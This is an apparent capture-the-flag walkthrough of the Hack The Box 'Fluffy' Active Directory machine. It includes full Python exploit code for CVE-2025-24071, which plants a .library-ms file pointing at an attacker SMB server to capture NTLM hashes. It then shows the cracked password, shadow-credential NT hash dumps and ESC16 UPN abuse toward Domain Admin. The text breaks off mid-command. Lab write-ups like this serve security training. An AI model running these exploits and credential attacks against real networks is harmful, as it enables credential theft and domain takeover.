Overview
The machine starts by SMB enumeration with provided credentials that reveals a writable IT share containing a PDF disclosing CVE-2025-24071, exploiting it by uploading a malicious library-ms zip to capture the NTLMv2 hash of p.agila and cracking it, p.agila has GenericAll over the Service Accounts group so we add ourselves to it and perform shadow credentials attack against winrm_svc and ca_svc to get their NT hashes, winrm_svc gives us a shell, then ca_svc's GenericWrite lets us manipulate its UPN to administrator and abuse ESC16 on the CA to request a certificate with administrator's UPN and authenticate as Domain Admin
Enumeration
start with our normal enumeration
nmap -sC -sV -vv -oA init -Pn 10.129.6.198
Nmap scan report for 10.129.6.198
Host is up, received user-set (0.11s latency).
Scanned at 2026-06-01 05:43:50 PDT for 104s
Not shown: 990 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-01 19:44:09Z)
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after: 2106-04-30T16:09:59
| MD5: f5e3:ec00:5fd1:2a95:a76b:2fd6:4726:4d67
| SHA-1: 6867:9230:5123:dcf1:9352:e081:4148:7fef:13c7:6c0a
< SNIP>
| _ssl-date: 2026-06-01T19:45:32+00:00; +7h00m01s from scanner time.
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-01T19:45:33+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after: 2106-04-30T16:09:59
| MD5: f5e3:ec00:5fd1:2a95:a76b:2fd6:4726:4d67
| SHA-1: 6867:9230:5123:dcf1:9352:e081:4148:7fef:13c7:6c0a
< SNIP>
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after: 2106-04-30T16:09:59
| MD5: f5e3:ec00:5fd1:2a95:a76b:2fd6:4726:4d67
| SHA-1: 6867:9230:5123:dcf1:9352:e081:4148:7fef:13c7:6c0a
< SNIP>
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-01T19:45:33+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after: 2106-04-30T16:09:59
| MD5: f5e3:ec00:5fd1:2a95:a76b:2fd6:4726:4d67
| SHA-1: 6867:9230:5123:dcf1:9352:e081:4148:7fef:13c7:6c0a
< SNIP
Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 41461/tcp): CLEAN (Timeout)
| Check 2 (port 32493/tcp): CLEAN (Timeout)
| Check 3 (port 9642/udp): CLEAN (Timeout)
| Check 4 (port 16758/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-01T19:44:54
| _ start_date: N/A
| _clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun  1 05:45:34 2026 -- 1 IP address (1 host up) scanned in 104.19 seconds
it is clearly DC environment there is multiple things we need to put into consideration
- Hostname and FQDN are
DC01andDC01.fluffy.htb - there is AD CS in place with the CA
FLUFFY-DC01-CA - there is a big clock-skey 7 hours so we need to make sure to fix it to avoid any issues with kerberos
so this to the hosts file
10.129.6.198 DC01 DC01.fluffy.htb fluffy.htbthen generate a krb5 file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ nxc smb 10.129.6.198 --generate-krb5-file krb5.conf
SMB 10.129.6.198 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.6.198 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.6.198 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
and move that file to /etc/krb5.conf or just export it in your shell under that variable name
and lastly sync our time with the DC with sudo ntpdate DC01.fluffy.htb
User j.fleischman
this is assumed breached machine with creds j.fleischman / J0elTHEM4n1990! so lets see if this user can authenticate to the domain and list some shares if he can
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ nxc smb 10.129.6.198 -u j.fleischman -p 'J0elTHEM4n1990!'
SMB 10.129.6.198 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.6.198 445 DC01 [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ nxc smb 10.129.6.198 -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB 10.129.6.198 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.6.198 445 DC01 [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB 10.129.6.198 445 DC01 [*] Enumerated shares
SMB 10.129.6.198 445 DC01 Share Permissions Remark
SMB 10.129.6.198 445 DC01 ----- ----------- ------
SMB 10.129.6.198 445 DC01 ADMIN$ Remote Admin
SMB 10.129.6.198 445 DC01 C$ Default share
SMB 10.129.6.198 445 DC01 IPC$ READ Remote IPC
SMB 10.129.6.198 445 DC01 IT READ,WRITE
SMB 10.129.6.198 445 DC01 NETLOGON READ Logon server share
SMB 10.129.6.198 445 DC01 SYSVOL READ Logon server share
and this user can authenticate and there is non-standard share that we got READ, WRITE to lets see what is there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ smbclient //10.129.6.198/IT -U j.fleischman%'J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jun  1 15:28:13 2026
  ..                                  D        0  Mon Jun  1 15:28:13 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 08:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 08:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 08:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 08:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 07:31:07 2025

                5842943 blocks of size 4096. 2153107 blocks available
smb: \> mget *
Get file Everything-1.4.1.1026.x64.zip? y
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (450.4 KiloBytes/sec) (average 450.4 KiloBytes/sec)
Get file KeePass-2.58.zip? y

getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (318.5 KiloBytes/sec) (average 356.3 KiloBytes/sec)
Get file Upgrade_Notice.pdf?y
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (88.9 KiloBytes/sec) (average 324.5 KiloBytes/sec)
and we got 3 files 2 zip files and a pdf
what is interesting is the KeePass zip file cause it is kinda like password safe and a file called Upgrade_notice so probably leaks internal stuff so lets take a look at it first before moving to the zip file
 tells that the environment is vulnerable to all this attacks so lets search what is useful for our attack
and there is two interesting ones
tells that the environment is vulnerable to all this attacks so lets search what is useful for our attack
and there is two interesting ones
# CVE-2025-24996: Windows 10 1507 Path Traversal Flaw
and
# CVE-2025-24071: Windows File Explorer Windows 11 (23H2) - NTLM Hash Disclosure
CVE-2025-24071
so I've seen the idea of this CVE-2025-24071 before i guess in nanocorp machine from HTB where we get a malicious .library-ms file and because we got write access to that share so if we do this and someone explores to the share we'll get his NTLM hash so lets do this
we'll use this exploit from exploit DB
#!/usr/bin/env python3
import zipfile
from pathlib import Path
import argparse
import re
import sys
from colorama import Fore, Style

def create_library_ms(ip: str, filename: str, output_dir: Path) -> Path:
    """Creates a malicious .library-ms file pointing to an attacker's SMB server."""
    payload = f'''<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\\\{ip}\\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>'''

    output_file = output_dir / f"{filename}.library-ms"
    output_file.write_text(payload, encoding="utf-8")
    return output_file

def build_zip(library_file: Path, output_zip: Path):
    """Packages the .library-ms file into a ZIP archive."""
    with zipfile.ZipFile(output_zip, 'w', zipfile.ZIP_DEFLATED) as archive:
        archive.write(library_file, arcname=library_file.name)
    print(f"{Fore.GREEN}[+] Created ZIP: {output_zip}{Style.RESET_ALL}")

def is_valid_ip(ip: str) -> bool:
    return re.match(r"^\d{1,3}(\.\d{1,3}){3}$", ip) is not None

def main():
    parser = argparse.ArgumentParser(
        description="CVE-2025-24071 - NTLM Hash Disclosure via .library-ms ZIP Archive",
        epilog="example:\n  python3 CVE-2025-24071_tool.py -i 192.168.1.100 -n payload1 -o ./output_folder --keep",
        formatter_class=argparse.RawTextHelpFormatter
    )

    parser.add_argument("-i", "--ip", required=True, help="Attacker SMB IP address (e.g., 192.168.1.100)")
    parser.add_argument("-n", "--name", default="malicious", help="Base filename (default: malicious)")
    parser.add_argument("-o", "--output", default="output", help="Output directory (default: ./output)")
    parser.add_argument("--keep", action="store_true", help="Keep .library-ms file after ZIP creation")

    args = parser.parse_args()

    if not is_valid_ip(args.ip):
        print(f"{Fore.RED}[!] Invalid IP address: {args.ip}{Style.RESET_ALL}")
        sys.exit(1)

    output_dir = Path(args.output)
    output_dir.mkdir(parents=True, exist_ok=True)

    print(f"{Fore.CYAN}[*] Generating malicious .library-ms file...{Style.RESET_ALL}")
    library_file = create_library_ms(args.ip, args.name, output_dir)
    zip_file = output_dir / f"{args.name}.zip"
    build_zip(library_file, zip_file)

    if not args.keep:
        library_file.unlink()
        print(f"{Fore.YELLOW}[-] Removed intermediate .library-ms file{Style.RESET_ALL}")

    print(f"{Fore.MAGENTA}[!] Done. Send ZIP to victim and listen for NTLM hash on your SMB server.{Style.RESET_ALL}")

if __name__ == "__main__":
    main()
lets create the malicious files and upload them while we are listening using sudo responder -I tun0 to get any hashes
 and if we looked at responder we'll see that we got a hash for a user

User P.Agila
lets try to crack that hash
hashcat -a 0 p.agila /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

P.AGILA::FLUFFY:608574d28f7cf7fa:064b34197c2fa898935f2c25d82a0a07:010100000000000000ce5aaa8ef1dc01189754ea9d6b0f1b000000000200080050004b005300310001001e00570049004e002d0052005a0030003300320053005300380045004a00450004003400570049004e002d0052005a0030003300320053005300380045004a0045002e0050004b00530031002e004c004f00430041004c000300140050004b00530031002e004c004f00430041004c000500140050004b00530031002e004c004f00430041004c000700080000ce5aaa8ef1dc0106000400020000000800300030000000000000000100000000200000f23f07fed38e872ea19355721e3d41f5a5d9251cb7bfb7fb292af908c0c5f83d0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00380033000000000000000000:prometheusx-303
now lets run bloodhound and see what's going on
$ rusthound --domain fluffy.htb -u 'p.agila' -p 'prometheusx-303' -z
---------------------------------------------------
Initializing RustHound at 15:49:22 on 06/01/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-01T22:49:22Z INFO  rusthound] Verbosity level: Info
[2026-06-01T22:49:22Z INFO  rusthound::ldap] Connected to FLUFFY.HTB Active Directory!
[2026-06-01T22:49:22Z INFO  rusthound::ldap] Starting data collection...
[2026-06-01T22:49:24Z INFO  rusthound::ldap] All data collected for NamingContext DC=fluffy,DC=htb
[2026-06-01T22:49:24Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 23% [2026-06-01T22:49:24Z INFO rusthound::json::parser::bh_41] ADCS found DC=htb,DC=fluffy,CN=fluffy-DC01-CA, use --adcs args to collect the certificate templates and certificate authority.
[2026-06-01T22:49:24Z INFO rusthound::json::parser::bh_41] ADCS found DC=htb,DC=fluffy,CN=fluffy-DC01-CA, use --adcs args to collect the certificate templates and certificate authority.
[2026-06-01T22:49:24Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-01T22:49:24Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-01T22:49:24Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 10 users parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 62 groups parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-01T22:49:24Z INFO  rusthound::json::maker] .//20260601154924_fluffy-htb_rusthound.zip created!

RustHound Enumeration Completed at 15:49:24 on 06/01/26! Happy Graphing!
lets ingest this data now and look what this user can do
 we have generic all over the
 Service Accounts group, which has generic write over multiple SVC account lets first add ourselves to the group then we'll see what other accounts we can control
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ bloodyAD --host 10.129.6.198 --domain fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember "Service Accounts" p.agila
[+] p.agila added to Service Accounts

lets look at this group now
Shell as winrm_svc
we've got generic writes over 3 accounts meaning we can do 2 types of attacks
- targeted kerberoasting which worked but we couldn't crack the hashes
- shadow credentials attack where we write our key into trusted attribute on that user and we get a ticket for it and a hash for the user
there is a manual way to do it but for this one I'll use the auto mode from certipy
so I'll get both hashes of those accounts (I am interested in WINRM_SVC and CA_SVC for now)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ certipy shadow auto -target-ip 10.129.6.198 -u 'p.agila' -p 'prometheusx-303' -account 'CA_SVC'
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7d075636010745b3b846a9204cebb9ad'
[*] Adding Key Credential with device ID '7d075636010745b3b846a9204cebb9ad' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '7d075636010745b3b846a9204cebb9ad' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8

┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ certipy shadow auto -target-ip 10.129.6.198 -u 'p.agila' -p 'prometheusx-303' -account 'WINRM_SVC'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '25dfd4fdc95840c08f0f913a205ead05'
[*] Adding Key Credential with device ID '25dfd4fdc95840c08f0f913a205ead05' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '25dfd4fdc95840c08f0f913a205ead05' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
and now we got hashes for both account, i suspect this winrm_svc account can winrm to the target
 and we got user
Privilege Escalation
now to get to root there is a CA that we need to look at, by looking at the user CA_SVC
we'll see that he is part of this group
 so lets run certipy on the target and try to find a vulnerable template
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ certipy find -target-ip 10.129.6.198 -u 'CA_SVC' -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260601160348_Certipy.txt'
[*] Wrote text output to '20260601160348_Certipy.txt'
[*] Saving JSON output to '20260601160348_Certipy.json'
[*] Wrote JSON output to '20260601160348_Certipy.json'
lets take a look at this vulnerable template
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ cat 20260601134029_Certipy.txt
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
as you can see for this vulnerable template the Cert Publishers can enroll which we are part of so we can do this attack
it doesn't mention which one so lets query all templates and look at them
    "32": {
      "Template Name": "User",
      "Display Name": "User",
      "Certificate Authorities": [
        "fluffy-DC01-CA"
      < SNIP>
      ],
      "[*] Remarks": {
        "ESC2 Target Template": "Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.",
        "ESC3 Target Template": "Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1."
      }
    }
  }
}
now lets do the ESC16
for this to work there is multiple scenarios the one i guess will work here is the UPN manipulation cause we got write access over that CA_SVC account using p.agila remember ?
ESC16
Active Directory uses certificates for authentication. When a certificate is issued, it normally contains a Security Extension that embeds the requester's SID, a unique identifier tied to their AD account. When the DC receives that cert for authentication, it checks the SID to confirm identity
When ESC16 is present, the CA has this Security Extension disabled. Issued certificates contain no SID. The DC now falls back to mapping the certificate to an account purely by UPN, just a text attribute on an AD object.
UPN is just a property on an AD account, like an email address. If you have GenericWrite over an account, you can change that property to anything, including the name of a privileged account like Administrator. The CA doesn't validate whether the UPN you're requesting as actually belongs to you, it just stamps whatever UPN the account currently has onto the certificate.
What we have:
p.agilawithGenericWriteoverca_svcca_svcas a Domain User with enrollment rights on the User template- A CA vulnerable to ESC16
first we'll update the ca_svc UPN to administrator using p.agila user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ certipy account -u 'p.agila' -p 'prometheusx-303' -dc-ip 10.129.232.88 -user ca_svc -upn administrator update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName : administrator
[*] Successfully updated 'ca_svc'
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy]
└──╼ [★]$ certipy account -u 'p.agila' -p 'prometheusx-303' -dc-ip 10.129.232.88 -user ca_svc read
Certipy v5.0.4 - by Oliver Lyak (ly4k)

